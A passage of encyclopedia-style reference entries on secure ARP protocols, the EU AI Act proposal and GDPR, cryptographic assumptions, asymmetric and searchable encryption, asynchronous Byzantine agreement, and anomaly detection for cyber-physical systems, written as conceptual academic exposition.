There have been multiple attempts to enhance ARP itself with cryptographic primitives. Gouda and Huang (2003) propose a secure address resolution protocol, wherein a secure server shares secret keys with each subnet host, and all ARP messages are performed with that server. Bruschi et al. (2003) propose S-ARP, which uses asymmetric cryptography and an Authoritative Key Distributor (AKD) to assert the authenticity of each subnet host's public key. In S-ARP, the ARP replies are signed by the host's private key, and the requester retrieves the corresponding private key from the AKD (if needed). Finally, Lootah et al. (2007), propose TARP, a ticket-based Address Resolution Protocol. In TARP, the Local Ticket Agent (LTA) distributes tickets, which are digitally signed attestations of IP/MAC address pairs, to each subnet host. The ticket must be provided with an ARP reply for a TARP-enabled host to accept the association. Unfortunately, while both S-ARP and TARP interoperate with non-enhanced ARP hosts, they are limited to protecting enhanced ARP hosts. En lieu of ARP security, higher layer protocols such as IPsec and SSL are often applied. However, these protocols have their own limitations and do not address DoS concerns.

AI Act

Definition

The Artificial Intelligence Act (or AI Act) at the time of writing is a Proposal of EU Regulation presented by the European Commission in April 2021 (European Commission 2021): the first EU regulatory framework for Artificial Intelligence (AI). It is important to consider the relationship between the AI Act and the EU Regulation 2016/679 or General Data Protection Regulation (GDPR) (European Parliament and Council 2016). The AI Act is currently a proposal for EU regulation: the information hereby provided refers to the original version presented by the EU Commission in April 2021. Please note that the final text of the regulation might be different from the original text, therefore part of the considerations hereby provided might no longer or only partly apply. It is highly recommended to refer to the regulation official text once available, in its full extent including articles, recitals, and annexes (that play a key role) considering any modification that apply.

Background

The AI Act fits in the broader picture of the EU digital strategy (European Commission 2020): AI is recognized as a strategic opportunity but also a major risk to natural person rights and freedom. Therefore, it becomes crucial that the development and use of AI systems are carried out consistently (throughout the Union) with the protection of personal rights and freedom granted by the EU regulatory framework. Given the vast scope of the AI Act, it is critical for its harmonization with other EU regulations/directives and standards. As an example, AI systems embedded in products are subject to the EU product and safety regulation, and moreover, given the wide-spread adoption of AI solutions in a variety of contexts (decision process automation, surveillance, and much more), and the intensive use of data often required, it is important to consider the relationship between the AI Act and the GDPR.

Theory

The AI Act (as the GDPR) is focused on a complex task: AI is one of the currently most advanced technological innovation frontiers (a moving target, and a multifaceted complex topic), it is strategic, its ecosystem includes several stakeholders at global level, several AI approaches rely heavily on data (making data protection a priority), it has to comply with existing standards, directives and regulations (as the GDPR and the EU product and safety regulations), and much more. There are several analogies that can be established between the AI Act and the GDPR, as an example the risk-based approach: AI systems are classified based on an assessment of the risk they might introduce. In the worst case, an AI practice is prohibited if considered unacceptable. For high-risk AI systems, it is imposed the conformity to a set of requirements. For lower level risks, compliance is encouraged. Another analogy is the not trivial definition of key major concepts that are at the very basis of the AI Act starting from the definition of AI itself. In terms of structure, the AI Act is composed of 89 Recitals and 85 Articles organized in 12 Titles followed by Annexes. To balance the broad scope with brevity: an overview of whole structure of the AI Act articles is hereby provided but only selected topics about the relationship between the AI Act and the GDPR are considered.

Title I: General Provisions

Article 1 (subject matter): the proposal aims to set harmonized rules about placing on the market, putting into service and use AI systems. The proposal adopts a risk-based approach prohibiting certain AI practices, setting requirements for AI system considered high-risk and imposing obligations, shaping rules about transparency, market monitoring and surveillance when AI systems are involved. The scope of the AI Act (Article 2) is itself an interesting topic with some similarities with the GDPR: the AI Act shall apply to providers (established in the Union or a third country) placing on the market or putting into service AI systems in the Union, to users of AI systems located within the Union, to providers and users of AI systems located in a third country in case the output produced by the system is used in the Union. Article 2 also provides more information about the relationship with other regulations/directives/standards describing cases where the AI Act shall not/partly apply. The definition of AI itself is not trivial, especially in the case it should be formulated to be unambiguous and time-proof. The approach used in the original proposal by the EU Commission is to define AI systems (Article 3) as software capable of generating outputs in several forms (content, predictions, recommendations, or decisions influencing the environment) based on human-defined objectives and that have been developed with the techniques and approaches identified in Annex I, grouped in: Machine Learning approaches (including supervised, unsupervised and reinforcement learning, and specifically mentioning deep learning), Logic and knowledge-based approaches, and Statistical approaches. The EU Commission (Article 4) shall amend Annex I to keep it up to date.

Title II: Prohibited Artificial Intelligence Practices

Title II identifies AI practices that shall be prohibited: it consists of a single article (5). In paragraph 1, the focus is on manipulative practices: it shall not be placed on the market or put into service or used any AI system that deploys techniques beyond human consciousness or exploit vulnerabilities that can cause harm to natural persons. A specific focus is also on preventing public authorities to deploy social scoring techniques that may lead to unfavorable treatment of natural persons. Article 5 is also focused on another major topic: the prohibition to use real-time biometric identification systems in publicly accessible places for the purpose of law enforcement,

albeit exceptions apply (provided specific conditions such as proportionate safeguards and authorizations are in place).

Title III: High-Risk AI Systems

High-risk AI systems are a main focus of the AI Act with articles spanning from 6 to 51, organized in Chapters describing: system classification, requirements, obligations, notifications, conformity, and certificates. An AI system shall be considered high-risk (Chapter 1, articles 6 and 7) if it is a safety component of a product (or it is itself a product) covered by EU harmonization legislations listed in Annex II (that includes medical devices, products in the transportation sector, and many others), or it is a system listed in Annex III. As Annex I, also Annex III shall be subject to amendments by the EU Commission as stated in Article 7 that also provides the criteria that should be followed in evaluating if an AI system shall be considered high-risk (as an example, the AI system purpose, estimated use extent, and adverse impact on fundamental rights). Chapter 2 (articles 8 and 15) focus is on the requirements that high-risk AI systems shall comply to with several analogies to the GDPR as the risk management system for high-risk AI systems that shall be put in place and maintained during the whole system lifecycle, in order to identify and assess risks, to document risk management measures, the residual risk, and its acceptability. Risk management measures should be taken to eliminate/reduce risks, to control and disclose the residual risk to the relevant parties. High-risk AI systems shall be preventively tested. Article 10 and the other articles completing Chapter 2 highlight the importance of topics such as: data, data governance, and cybersecurity. High-risk AI systems based on learning shall rely on training, validation, and test data that are free of errors, complete, relevant, and representative with respect to the purpose and context. Proper data governance practices shall be in place, considering the end-to-end data lifecycle management, including (but not limited to) operations such as data collection, preprocessing, labeling, aggregation, enrichment, preliminary assessment of required data, and examination of bias that is a topic further described in paragraph 5 (bias monitoring with respect to processing special categories of personal data (Article 9 GDPR) provided adequate safeguards are in place). Technical documentation (Article 11) shall be prepared and updated containing all the elements described in Annex IV that include among others: a detailed description (where applicable) of training

methodologies, techniques and data sets provenance, scope, labeling, cleaning, as well as the level of accuracy expected, the potential sources of risk to the fundamental rights and discrimination. Logging capabilities (Article 12) shall be implemented in order to keep records of the relevant events throughout the system lifecycle. As in the GDPR, transparency is also a pillar of trustworthy AI as highlighted in Article 13: a user shall be able to access documentation describing information such as the level of accuracy, robustness, and cybersecurity tested and information about training, validation, and test data sets (when applicable) as well as about the human oversight measures taken in order to (Article 14) minimize the risk on health, safety, or fundamental rights. Those measures should allow individuals to monitor the system, identify anomalies, and have the option to disregard system outputs. Cybersecurity, together with accuracy and robustness levels shall be adequate, declared up front, and maintained over time (Article 15). It is worth mentioning that for high-risk AI systems, cybersecurity shall not be limited to the topics usually applicable to any computing system: it shall also focus on more peculiar forms of attack, such as targeting the training data ("data poisoning" attacks), aiming to increase the probability of mistakes ("adversarial attacks") as well as to exploit errors in the model. Chapter 3 (articles 16 and 29) focus is on obligations of high-risk AI systems providers and other parties. Obligations for providers (Article 16) include but are not limited to: ensure the compliance with the requirements defined in Chapter 2, establish a quality management system (Article 17), prepare the technical documentation and keep the logs generated by the system, follow the relevant conformity assessment, registration, CE declaration of conformity, and marking procedures before putting the system into service (as described in the following chapters), as well as to inform and interact with the competent authorities. Among the different aspects of the quality management system described in Article 17, an interesting point from a data protection perspective is represented by the required data management procedures spanning throughout the data lifecycle, dealing with aspects such as data collection, analysis, labeling, storage, filtration, mining, aggregation, and retention. Providers placed outside the EU shall appoint an authorized representative capable of supporting the competent authorities, while more articulated obligations are defined for importers and distributors. High-risk AI system users are subject to obligations as well (Article 29), such as: to use the system in accordance

to the instructions, comply with the relevant Union and national obligations, monitor the use of the system, communicate malfunctioning as appropriate, and keep the logs (if in their control). In paragraph 6, another point of contact is established between the AI Act and the GDPR concerning the Data Protection Impact Assessment (DPIA): as applicable, users shall rely on the information provided under Article 13 to comply to their own obligations to Article 35 of the GDPR or to Directive 2016/680. Chapter 4 (articles 30 to 39) focus is on notifying authorities and notified bodies: each Member State shall designate or establish notification authorities that designate, notify, and monitor conformity assessment bodies. The chapter describes notification procedures and notified bodies activities. Chapter 5 (articles 40 and 51) focus is on standards, conformity assessment, certificates, and registration. Among these topics, it is worth mentioning that in Article 43 are described the cases where high-risk AI systems shall be assessed by a notified body (as described in Annex VII) and the more general case where the system shall be subject to internal control (as described in Annex VI). As mentioned, it is worth noticing that the provider shall draw up an EU declaration of conformity and as applicable (Article 51) register the system in the EU database described in Article 60.

Title IV: Transparency Obligations for Certain AI Systems

Transparency is a major topic in the GDPR, and it is fundamental for a trustworthy AI as well (Article 52): natural persons shall be informed that they are interacting with an AI system or accessing AI generated content resembling actual person, places, objects, events, albeit exceptions apply.

Title V: Measures in Support of Innovation

Measures in support of innovation include AI regulatory sandboxes (Article 53): controlled environments to be established by Member States competent authorities or the European Data Protection Supervisor to support the development and validation of innovative AI systems prior to their use. If personal data are required, the relevant authorities should be involved. Article 54 offers another touchpoint between the AI Act and the GDPR: personal data lawfully collected for other purposes shall be further processed in an AI regulatory sandbox for the purpose to develop and test innovative AI systems for safeguarding substantial public interests in specific areas, and provided that the processing of personal data is

necessary to comply to AI Act requirements. A set of conditions must hold, including that adequate technical and organizational measures are in place that include, but are not limited to: access restriction, logging, limitation on data retention, and proper documentation.

Title VI: Governance

Chapter 1 (articles 56 to 58) focus is on the European Artificial Intelligence Board that shall be established to provide advice and assistance to the EU Commission in order to favor cooperation among the national supervisory authorities, a consistent application of the AI Act, and to support the analysis of emerging issues. The European Artificial Intelligence Board shall be composed by the European Data Protection Supervisor together with the national supervisory authorities, establishing another interesting point of contact between the AI Act and the GDPR also at level of governance bodies. Chapter 2 (article 59) focus is on national competent authorities that shall be established or designated by each Member State with the purpose of ensuring the application and implementation of the AI Act.

Title VII: EU Database for Stand-Alone High-Risk AI Systems

Article 60 focus is on the EU database: a repository available to the public that shall be established by the EU Commission (acting as the controller), where providers of high-risk AI systems (Article 6 paragraph 2), according to Article 51, shall insert the information listed in Annex VIII, including a description of the purpose of AI system, the certificate released by the notified body, contact information, and other relevant data.

Title VIII: Post-Market Monitoring, Information Sharing, and Market Surveillance

Chapter 1 (article 61) focus is on post-market monitoring. As in the case of data protection, also when dealing with AI systems (moreover with high-risk AI systems) the monitoring effort to be carried out is not a one-shot: post-market monitoring shall be established, documented and data collected shall be analyzed by the provider to verify that the compliance with the AI Act is ensured throughout the system lifecycle. The similarities with the GDPR continue in Chapter 2 (article 62) where the attention moves to the sharing of information on incidents and malfunctioning that providers shall

report with a specific focus on cases where a breach of the obligation to protect fundamental rights (as data protection) is certain or likely. Chapter 3 (articles 63 to 68) focus is on enforcement that represents another point of contact between AI Act and GDPR: in Article 63 are specified (among others) cases where the market surveillance authorities shall be identified with the data protection supervisory authorities. Article 64 clarifies that market surveillance authorities shall also be granted access to training, validation and testing datasets and potentially to the source code.

Title IX: Codes of Conduct

Article 69 focus is on codes of conduct to be adopted on a voluntary basis in case of AI systems other than high-risk. The approach partly recalls the code of conducts described in Article 40 of the GDPR.

Title X: Confidentiality and Penalties

Confidentiality is very relevant, especially in a context where innovation moves fast: balancing protection of Intellectual Property rights (Article 70) with access to documentation, data, logs, and source code (Title VIII) is not trivial. Penalties (Article 71) shall be effective, proportionate, and dissuasive with a structure similar to the GDPR and a specific focus on non-compliance with articles 5 and 10, while administrative fines to EU institutions, entities and bodies are described in Article 72.

Title XI: Delegation of Power and Committee Procedure

Title XI (Article 73, 74) focus is mainly on the exercise of delegation by the EU Commission.

Title XII: Final Provisions

Article 75 to 85 include amendments to other EU Regulations and Directives, the EU Commission amendments to Annex III, the evaluation and review of the AI Act as well as other final provisions.

Open Problems and Future Directions

The AI Act is a proposal for regulation bringing together a vast audience of stakeholders. Therefore, it is important to follow the contributions provided by different parties and the amendments discussed. AI is a context where

innovation moves fast (as an example: Generative AI), with new scenarios and applications becoming rapidly mainstream, offering an ideal context to understand if the proposal is time-proof. Moreover, AI has a multifaceted relationship with security and data protection, with AI challenging the existing data protection and security measures, and at the same time providing approaches and tools to enhance protection measures. Data protection is itself in continuous evolution, where several major topics drawing attention are related to AI, including (but not limited to): profiling and automated decision-making processes where Deep Learning increases the complexity of personal data processing from several perspectives, the protection of data generated by inference processes, the approach to be used in front of generative AI. The current context requires an innovation effort along several directions: legal, technical, and organizational frameworks, policies, techniques, and solutions with the AI Act representing a major reference globally among the regulations.

Definition

An assumption in modern cryptography is something that cannot be proven with the state of the art.

Theory

Unconditional and Quantum Security

It seems that unconditionally secure, and quantum, cryptography do not need assumptions. However, confidentiality and privacy only make sense when we assume that Einstein is wrong when he stated: “God does not play dice.” The usual interpretation of this statement is that Einstein’s viewpoint of physics is that it does not have indeterminism and uncertainty. Note that in such a world one could predict what a person will do and say, making encryption irrelevant.

Note that quantum cryptography assumes the laws of quantum physics.

Conditional Security

Diffie and Hellman (1976) and independently Merkle (1978) used computational complexity theory in their work. Cryptographic tools such as one-way function, trapdoor one-way, etc. rely on computational complexity.

Unfortunately, the state of the art does not allow us to show that such concepts are possible. No major progress has been made since 1976 to prove/disprove the existence of such tools.

Certain computational problems seem hard. The popular press likes to mention integer factoring. It is the problem of finding the primes p_i such that a given n can be written as $n = \prod_i p_i^{a_i}$ where the integer $a_i \geq 1$. Few proven secure cryptosystems rely on factoring and whether the security of RSA is equivalent to factoring remains an open problem (see, e.g., Desmedt and Odlyzko 1986; Boneh and Venkatesan 1998).

Two popular assumptions originate from the paper by Diffie and Hellman (1976). They start from a given element $g \in G$, where $G(*)$ is a known finite group (Note that in Elliptic Curve cryptography the additive notation is used, i.e., $G(+)$.). When $\alpha = g^a$, we call a the discrete logarithm of α in base g. In the *decisional* problem the following is given: g, $\alpha = g^a$, $\beta = g^b$ and γ. The problem is to decide whether $\gamma = g^{ab}$ or not. The input to this problem is provided by an "oracle" which chooses with 50% probability $\gamma = g^{ab}$ or γ randomly in G. The assumption states that the best strategy to answer the query is to guess the answer. The assumption is quite popular and has been used, e.g., in Naor and Reingold (2004). Note that today it is standard to choose g such that $\mathrm{ord}(g)$ is a large prime.

There is also a "search" problem, which has been called the computational Diffie-Hellman assumption. Given g, $\alpha = g^a$, $\beta = g^b$, one needs to find g^{ab}. Informally, the assumption claims that it is computationally hard to perform this computation. Some groups, such as $Z(+)$, are obviously unsuited.

Several variants of the Diffie-Hellman assumptions have been proposed in particular when using pairing-based cryptography.

Note that post-quantum cryptosystems also rely on unproven assumptions. Many conventional cryptosystems, such as blockciphers, are not based on explicit assumptions. However, the assumption of their security is intrinsic.

Asymmetric Cryptosystem

Burt Kaliski[58] ✉
(58) Office of the CTO, EMC Corporation, Hopkinton, MA, USA

✉ **Burt Kaliski**
Email: bkaliski@alum.mit.edu

Synonyms

Public-key cryptosystem; Two-key cryptosystem.

Definition

An *asymmetric cryptosystem* is one where different keys are employed for the operations in the cryptosystem (e.g., encryption and decryption), and where one of the keys can be made public without compromising the secrecy of the other key.

Theory

In the classic model for asymmetric encryption, an *encryption operation E* involving a *public key PubKey* can be reversed by a *decryption operation D* involving a matching *private key PrivKey*. That is, given a message *M*, a *ciphertext C* is computed as

$$C = E\left(PubKey, M\right)$$

and the message *M* is recovered as

$$M = D\left(PrivKey, C\right).$$

Current usage is more general, covering other arrangements (such as digital signature schemes and key agreement) where some operations involve a key that can be made public and others involve a matching key that must be kept secret.

Application

Asymmetric cryptosystems are widely deployed, especially in environments where parties initially are not in a convenient position to share secrets with one another. Examples are RSA encryption, Diffie–Hellman key agreement, the Digital Signature Standard, and elliptic curve cryptography. Implementations often employ a combination of asymmetric and symmetric cryptosystems: the former for establishing a shared secret key, and the latter for protecting messages and other information with the key. Such systems are called *hybrid encryption systems*.

Asymmetric Setting for Searchable Encryption

Public-key searchable encryption models

Definitions

Searchable encryption schemes refer to encryption schemes that allow the possibility of executing keyword search over encrypted data, without decrypting the data.

Asymmetric setting for searchable encryption refers to the operational model or family of models under which public-key encryption schemes of this class are defined.

Background

Searchable encryption schemes have been introduced in order to protect data that is stored over untrusted servers. One key issue in these contexts is the possibility of searching encrypted data without the need of decrypting it. Original encrypted data is associated with additional encrypted information

that is used to evaluate predicates without releasing any information on the original data.

Searchable encryption schemes exist both in the symmetric and the asymmetric settings.

Theory

Asymmetric searchable encryption schemes have been introduced by Boneh et al. (2004).

Like asymmetric encryption schemes, each user holds a public/private key pair. Data is encrypted using the recipient public key and it is decrypted using the corresponding private key.

Parties

A searchable encryption scheme includes the following parties:

- *A storage server/search gateway*. An untrusted party who stores the encrypted data. The server is assumed to be honest-but-curious, that is, (a) she does not modify the data but (b) she tries to gain information from the stored messages.
- *A message sender*. The user originating the message(s). The sender may tag each message with a number of keywords of her choice. The encrypted message, along with the supplementary encrypted search keywords, is computed using the recipient public key. The encrypted message is stored by the storage server.
- *A message receiver*. At any point, the receiver can generate, using her own private key, a trapdoor T for a predicate P. The trapdoor T allows a server to select, among all the data encrypted using the receiver's public key, the encrypted data for which the predicates evaluate to true.

Algorithms

In its simplest form, a searchable encryption scheme consists of the following algorithms:

- *KeyGen*(s). On input security parameter s, it returns a pair A_{pub}, A_{priv} of public and private keys.
- *Enc*(A_{pub}, W). On input a public key A_{pub} and a keyword W, it computes a searchable encryption of W.

- *Trapdoor*(A_{priv}, W). On input the recipient private key and a keyword W, it computes a trapdoor T_W.
- *Test*(A_{pub}, S, T_W). On input the recipient public key, a searchable encryption $S = Enc(A_{pub}, W')$, and a trapdoor $T_W = Trapdoor(A_{priv}, W)$, it returns yes iff $W = W'$.

Given a plaintext M and keywords $W_1, \ldots, W_k$, the message sender transmits to the server/receiver a message consisting of the concatenation of (a) an encryption of the message M using the recipient public key and (b) the concatenation of searchable encryptions of the different keywords.

Whenever the recipient wants to retrieve all the messages tagged with a keyword W, she generates the trapdoor T_W. The trapdoor is sent to the server who uses it to test all searchable encryptions attached to all stored messages. All identified messages are sent to the receiver who can decrypt them.

The original version can be extended by substituting keywords with more complex predicates.

Security Notions

In asymmetric searchable encryption schemes, it is impossible to guarantee keyword or predicate privacy. This impossibility is due to two reasons: (a) the size of keyword/predicate space is small, and (b) encryption is executed using public information, namely, the recipient public key. An adversary intercepting a trapdoor T_W can check whether a keyword W' corresponds to the keyword used to generate the trapdoor as follows:

- Generate $S = Enc(A_{pub}, W')$
- Output $Test(A_{pub}, S, T_W)$

For this reason, a scheme is considered secure if it guarantees indistinguishability against adaptive chosen keyword attacks. This security notion is denoted in literature as PK-CKA2. This security definition can be described using the following game:

- The adversary may ask trapdoors for a number of keywords.
- The adversary selects two keywords, W_0 and W_1, for which she has not asked a trapdoor in the previous phase, and sends them to the challenger.

The challenger randomly selects one of them, W_b, computes the trapdoor T associated with W_b, and sends T to the adversary.

- The adversary is allowed to ask trapdoors associated with other keywords $W \neq W_0, W_1$.
- The adversary outputs a bit $b' \in \{0, 1\}$ and wins if $b = b'$.

A scheme is PK-CKA2 secure if the adversary has a negligible advantage in winning the above game. Variations of the above security notion have been defined for schemes in which keywords are substituted by more complex predicates.

Search Capabilities

There exist encryption schemes that allow the following search capabilities:

- *Exact Keyword Search*. The simplest search capability consists in the exact keyword search (Boneh et al., 2004), that is, the recipient requires the server/search gateway to retrieve all the messages that have been tagged with a specific keyword.
- *Conjunctive Keyword Search*. The user is allowed to retrieve all the messages that have been tagged with all the keyword in the query (Park et al., 2005). Notice that these searches cannot be executed by intersecting the results of multiple executions of exact keyword searches. Indeed, this strategy allows the server to identify which document is tagged with specific keywords.
- *Subset/Range Queries*. Allow the possibility of retrieving all the messages with a tag w that match queries like $w \in S$, for some set S or $w \geq a$, for some value a (Boneh and Waters, 2007).
- *Multidimensional Range Queries*. In Shi et al. (2007) the authors propose a scheme that allows to search messages by means of conjunction of range queries over multiple attributes.

Open Problems and Future Directions

There exist a number of interesting open problems to be addressed in the future; here we report only few of them. A first one is improving the query expressiveness of searchable encryption schemes. Particular attention should be devoted to the development of models and schemes that allow secure encryption with multiple possible destinations. With the wide use of

cloud storage and the continuous increase of remote dataset size, a key issue is the efficiency of deployed schemes. One final possibility is designing specific schemes for specific application contexts, e.g., electronic health record management. In this way it is possible to fine-tune query expressiveness and efficiency in a well-defined set of requirements.

Asynchronous Byzantine Fault Tolerance

Klaus Kursawe[60] ✉
(60) Vega Protocol, London, UK

✉ **Klaus Kursawe**

Synonyms

Randomised Agreement; Asynchronous Consensus

Definition

Asynchronous Byzantine Fault Tolerance is a property associated with the problem when multiple parties, some of which may act maliciously, wish to agree on a certain value or object without relying on any network timing assumptions; a weaker (partially synchronous) modeling approach uses timing assumptions for liveness aspects, but not for safety.

Background

Byzantine Agreement is the problem of coordinating a set of n parties in the presence of t faulty, potentially malicious participants. Solving this problem is a core building block in building robust distributed protocols, including Blockchain applications and fault-tolerant systems. State machine replication (SMR), an extended form of Byzantine Agreement, allows higher level applications to reliably synchronize over unreliable networks, thus allowing for a synchronized execution of relatively generic protocols and algorithms.

In the fully asynchronous model, there is no assumption of message timing. This is usually modeled by giving the adversary full control over the message delivery. Though this appears an unrealistically strong assumption, this approach allows for opportunistic protocols that can adapt to the actual network performance, while a protocol that relies on timeouts faces the issues that a too optimistic timing assumption risks being broken, while a too pessimistic one can lead to the protocol being unnecessarily stalled while waiting for a timeout.

The primary challenge in asynchronous protocols is that it is not possible to differentiate between a party that is slow and one that stopped responding altogether. Thus every step of the protocol needs to progress with the input of at most $n - t$ parties, where different correct parties may have a different view on which set of $n - t$ parties this is.

An intermediate approach is to use a timing assumption for performance optimizations or liveness properties (i.e., the protocol does something), while assuming full asynchrony for the safety properties (i.e., the protocol never does something wrong). This model allows for more aggressive timing assumptions, as a broken timing assumption only results in a slowdown of the protocol.

Theory

We assume a set of n parties, up to t of which might be corrupted. There are variations of this model, for example, similar to the Proof of Stake model, different parties can have a different weight, and hybrid Byzantine-crash models are possible, or models where individual trust decisions are taken into account. For brevity, the definitions and protocol outlines will be described in the simple threshold model.

The key characteristic of asynchronous Byzantine fault-tolerant protocols is that they cannot rely on any timing assumptions.

Full Asynchrony

The absence of timing assumptions in the fully asynchronous model is usually modeled by giving the adversary – in addition to control over the corrupted parties – complete control over the network behavior, i.e., the network is part of the adversary, who is free to delay and reorder messages at will. Most models do assume some restrictions though, usually that

messages cannot be deleted (i.e., they have to be delivered at some point) or falsified.

Asynchrony and Cryptography

As the asynchronous system model allows arbitrary message delivery times and many properties are traditionally defined over infinite runs of the protocols (e.g., “eventual termination”), full asynchrony does not combine in a straightforward way with the computationally bounded model required for most cryptographic primitives. Though this is often ignored and cryptographic primitives are assumed without adapting the corresponding underlying model, some approaches toward a combined model have been made. In addition to modeling the asynchrony of the network within a computationally bounded setting, these models also require a redefinition of properties such as termination or any conditions or properties that are to hold “eventually”; otherwise, termination of a protocol can be rather trivial if the adversary does not have the computation time to keep the protocol running. In Cachin et al. (2001, 2005), the concept of time is replaced by messages sent from honest parties – the adversary is granted a polynomial amount of computation time for every message sent by an honest party, which themselves only react to incoming messages and do nothing in between. Alternatively, one can allow the adversary to only add a polynomial amount of message delay to each message and require protocols to not have potentially infinite runs (Coretti et al., 2016). This approach does require special care with defining liveness properties to assure that the absence of infinite runs does not imply a meaningless termination by default.

Bounds and Impossibilities

Fischer et al. (1985) showed that in the asynchronous setting, no deterministic protocol can guarantee termination even if only one party can be subject to crash failures. The paper shows that even if no messages are lost, if a protocol is in a bivalent state, (i.e., the final decision can still be both 0 and 1), there exists a message schedule that maintains the bivalence. As a result, two major approaches have been developed. In the partial synchronous model, some timing assumption is used to circumvent the impossibility result and assure termination while the safety properties are still assured in the asynchronous model. In the problem of ledger consensus

or SMR, the concept of termination is not as clearly defined as in a single consensus instance, as the protocol can potentially operate forever. In these cases, one can think of termination relating to every individual ledger entry, i.e., the event that the protocol commits to a ledger entry. This is similar to the concept of *finality*, i.e., the point in the protocol when an entry becomes immutable.

In the randomized approach, an adversary needs to constantly predict the protocol's random choices to prevent termination, which allows for protocols that terminate with probability 1, so neither safety nor liveness requires any timing assumption.

Longest chain protocols as introduced by Bitcoin take yet another approach – in these protocols no decision is ever guaranteed to be final, but the probability that a real-world adversary can undo a decision decreases with increased running time of the protocol. Note that these protocols fail in the asynchronous setting, as an asynchronous adversary can create forks of unlimited length and duration, and thus some timing assumptions are required to guarantee safety, cf. Pass et al. (2017).

While in the synchronous model, the $n > 3t$ condition can be weakened by assuming the existence of a PKI and a signature scheme, see Katz and Koo (2006), asynchronous Byzantine Agreement still requires $n > 3t$; for any smaller n, an adversary could completely partition the network.

Randomized Protocols

As mentioned, one way to circumvent the impossibility result is through randomization. For this class of protocols, the adversary still can theoretically prevent termination (or finalization of output). However, due to the randomization in the protocol, the strategy to do so is not known to the adversary – if she guesses the random factor wrongly, the protocol terminates. In this sense, this class of protocols is the only truly asynchronous one, as it does not require any assumption on the timing behavior of the network. The general approach toward randomized protocols has been developed by Ben-Or, cf. Ben-Or (1983), while Bracha (1984) devised the first protocol with optimal resilience. The protocol generally has two components, a voting part and a common coin part. The voting component takes as an input each party's (binary) preference, and a party may get two results:

- A party can see a sufficiently large majority for a value x that no honest party can see a sufficient majority for $\neg x$, and the party votes x in the next round.
- A party can see no decisive (i.e., sufficiently large) majority. In this case, the party votes for the result of the coin toss in the next round.

In each round, every party votes either for a unique value x or for the output of the coin. With some probability, this will be the same for all (honest) parties, which will trigger the decision and thus terminate the protocol.

The common coin component creates a shared randomness between honest parties. The minimum requirements for the common coin protocol are that there is a non-negligible probability that all honest parties get the same result and that the adversary predicted the coin toss wrongly before the voting part of the protocol. Stronger definitions (which result in higher performance protocols) require that all honest parties get the same result with high probability. Ideally, a common coin protocol is non-interactive. The initial work from Ben-Or used individual independent coin tosses, leading to a runtime exponential in the number of parties. Later works such as Cachin et al. (2005) used cryptographic methods to create an unpredictable coin and drive the complexity down to constant expected rounds and O(n) communication.

One special property of the randomized coin-based protocols is that they can only agree on a binary value, while most applications require agreement on a larger data item. Once a binary Byzantine Agreement protocol exists, it can be extended to a multivalued setting, where the input and output values come from a larger domain, cf. Turpin and Coan (1984).

Protocols transforming binary into multivalued agreement in this setting allow parties to broadcast a proposal and then use a binary agreement to vote on proposers. The different binary protocols can be run in parallel, which allows to amortize the different protocol runs.

In DAG (directed acyclic graph)-based protocols (Keidar et al., 2021; Danezis et al., 2022), the randomization is moved from using binary agreement to define a valid leader to choose a leader at random which then resolves the impossibility exploiting the randomness in conjunction with the DAG structure; note that this is different from the randomization used in some partially synchronous protocols, where a leader may be selected at random to avoid exploits that use knowledge of future leaders, such as some

MEV extraction methods, but not to guarantee termination or finalization of output.

Partial Synchronous Protocols
A partial synchronous protocol (Dwork et al., 1988) uses a timing assumption for termination, but not for the safety properties of the agreement protocol. As opposed to the crash-failure model, the concept of failure detectors (Chandra and Toueg, 1996) is not applicable in the Byzantine setting, thus requiring a more concrete timing assumption. One of the most commonly used assumptions is the Global Stabilization Time (GST) assumption. In this assumption, the network may misbehave for an arbitrarily long time (including losing messages) but after some point behaves as expected, and especially it has a maximum message delivery time δ (which also can be achieved by increasing the assumed value of δ until a realistic one is found). Thus, the safety assumptions are required to hold at all times, while termination is only required to occur some time after GST. While there are a number of possible approaches to solve consensus in this model, the most common one, cf. Buchman et al. (2018) and Yin et al. (2019), is a leader based approach – one party is the designated leader that proposes the outcome and then broadcasts it in a consistent way; if a sufficient number of parties suspect the leader of not performing, a new leader is determined. Alternatively, the leaders can be continuously rotated and/or randomly selected to ensure progress is made.

Open Problems and Future Directions

One of the main challenges for fully asynchronous protocols is to provide a good source of common randomness. Though solutions exist, managing a distributed random number generator in settings such as permissionlessness or weighted voting through Proof of Stake is still a challenge, and newer cryptographic primitives or more robust protocols and models can greatly simplify practical implementations of randomized protocols. In the partially synchronous model, both the modeling and implementation of timing assumptions can be challenging for real-world implementations and leave much room for future research.

Anomaly Detection for CPS; Applications

Definition

Anomaly and attack detection for Cyber-Physical Systems relies on monitoring of traffic, physical process data, and hosts to detect manipulations which target the physical process.

Introduction

In Cyber-Physical Systems (CPS), interconnected computers measure and control physical processes such as industrial plants, autonomous vehicles, and critical infrastructure. Malicious attacks on such systems can lead to physical damage, endanger human lives, and potentially affect whole countries . Due to the complex nature and legacy requirements of such systems, mainly insecure protocols are used for communication, and hosts have little protection against compromise.

Attackers considered in such systems are diverse, ranging from Internet-based script kiddies and government agencies to physically present disgruntled employees or saboteurs. As such, attacks might leverage local networks to propagate, abuse local control panels to reconfigure systems without authorization, or could potentially also be limited to physical-layer manipulations.

Countermeasures against such threats are challenging, as legacy protocols cannot be changed, and the firmware of devices is often proprietary and only receives limited security patches. In particular, devices on established industrial control systems (ICS) can be decades old, without effective options to replace or upgrade them. Demands for continuous availability put high requirements on attempts to retrospectively add security devices in the critical path of such an existing system. For that reason, (mostly passive) anomaly and attack detection systems for CPS have been proposed.

Theory or Application

In general, anomaly and attack detection systems rely on live network traffic or processes data (or both). The underlying assumption is that the network traffic in CPS is predictable, and the physical process behaves deterministically and according to the laws of physics in absence of an attack. During an attack, changes induced by the attacker to the highly interconnected process are expected to lead to anomalies in the network traffic or process features (or both).

Traffic-Based Detection For network traffic-based attack detection, CPS present a number of novel challenges comparing office network intrusion detection systems (IDS). Protocols used in the system are often proprietary, industrial bus systems might be used at the physical layer, and traffic between the devices in the CPS is local and requires observation at many distribute locations. As attackers might leverage application-level traffic manipulations (e.g., sensor values or actuator commands), solutions should ideally also perform deep packet inspection and extract the related data (Hadžiosmanović et al., 2014).

